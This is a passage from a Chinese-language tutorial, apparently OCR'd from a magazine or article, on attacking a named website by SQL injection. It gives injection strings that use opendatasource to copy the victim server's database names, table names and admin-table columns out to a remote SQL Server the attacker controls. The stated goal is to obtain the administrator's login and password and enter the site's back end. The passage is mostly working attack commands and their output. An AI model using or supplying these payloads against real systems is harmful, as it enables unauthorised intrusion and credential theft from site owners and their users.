


图 4

找到网站的后台地址 http://www.jiage.com/manager/，如图5，接着来找管理员的密码，在本地的查询分析器里执行 create database lcx，建立一个名为 lcx 的数据库，再执行 CREATE TABLE ku(name nvarchar(256) null);，建表，以




图 5




图 6

方便下面的查询到库名复制到这个表中，再执行 CREATE TABLE biao(id int NULL,name nvarchar(256) null);，建表，方便下面的查询到的表名复制到这个表中，/nvarchar 是数据类型，256 是数据长度，null 是没有任何记录，以方便菜鸟们看懂。接下来我们就要列出该服务器的数据库名了，在注入点执行 ';insert into opendatasource('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd;database=lcx').lcx.dbo.ku select name from master.dbo.sysdatabases--，这条语句的大致作用就是把查询到的该服务器的所有数据库名复制到刚才本地新建的 ku 这个表中，然后我们去看看本地 lcx 这个数据库中的 ku 这个表，如图6。




图 7

再来猜测当前注入点所在数据库名，在注入点提交 ';Insert into opendatasource('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd;database=lcx').lcx.dbo.ku select db_name(0)--，猜测到了当前的数据库，然后就是开始猜表了，我们来猜 JIAGE#@HL0212 这个数据库的所有表，在注入点提交 ';insert into opendatasource('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd;database=lcx').lcx.dbo.biao select [id],[name] from sysobjects where xtype='U'--，把查询到的该服务器的所有当前数据库的表名复制到刚才本地新建的 biao 这个表中，然后去本地看看 lcx 这个数据库中的 biao 这个表的所有


信息吧，如图7。

我们已经得到了当前数据库的所有表名，剩下来的就是猜管理员表的字段了。我们来看看哪个是管理员表，经过反复观察，发现user这个表就是管理员表。下面我们就来猜管理员的表的帐号密码然后登录后台，还是在lcx这个库中使用本地查询分析器执行**select * into [tmpcolumns] from syscolumns where 1=2--**，这句的意思就是复制系统表syscolumns的结构到tmpcolumns，以方便下面的语句查询到的结果复制到tmpcolumns这个表当中，然后在注入点提交**';insert into opendatasource('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd;database=lcx').lcx.dbo.tmpcolumns select * from syscolumns where id=224719853--**，这个224719853是什么东西呢？细心的读者可能发现了，这个就是biao这个表中的user这个表前面的ID值。

我们如果想查询USER表中所有字段的话，就在"where id="后面加上要查询表的前面的ID值，比如我们要查询的是USER表，它对应的ID是224719853，所以我们就提交"ID=224719853"。

现在到本地的企业管理器查看tmpcolumns这个表的内容，如图8，这样我们就找到了user这个表的所有字段，其中logonname和pwd是我们想要查询的字段具体内容。接下来开始查询字段的具体内容，在查询前我们看下这个表：

```
when 34 then ''image''
when 35 then ''text''
when 52 then ''smallint''
when 56 then ''int''
when 61 then ''datetime''
when 62 then ''float''
when 108 then ''numeric''
when 167 then ''varchar''
when 175 then ''char''
when 231 then ''nvarchar''
```




name	id	xtype	typestat	xusertype	length
ID	224719853	167	3	167	36
LogonName	224719853	167	2	167	200
Pwd	224719853	167	2	167	2000
Name	224719853	167	2	167	200
QQ	224719853	167	2	167	200
Email	224719853	167	2	167	200
Tel	224719853	167	2	167	200
Mobile	224719853	167	2	167	200
Address	224719853	167	2	167	300
ZipCode	224719853	167	2	167	200
Description	224719853	35	0	35	16
SortID	224719853	56	0	56	4
LogonTimes	224719853	56	0	56	4
LogonTime	224719853	61	0	61	8

图8

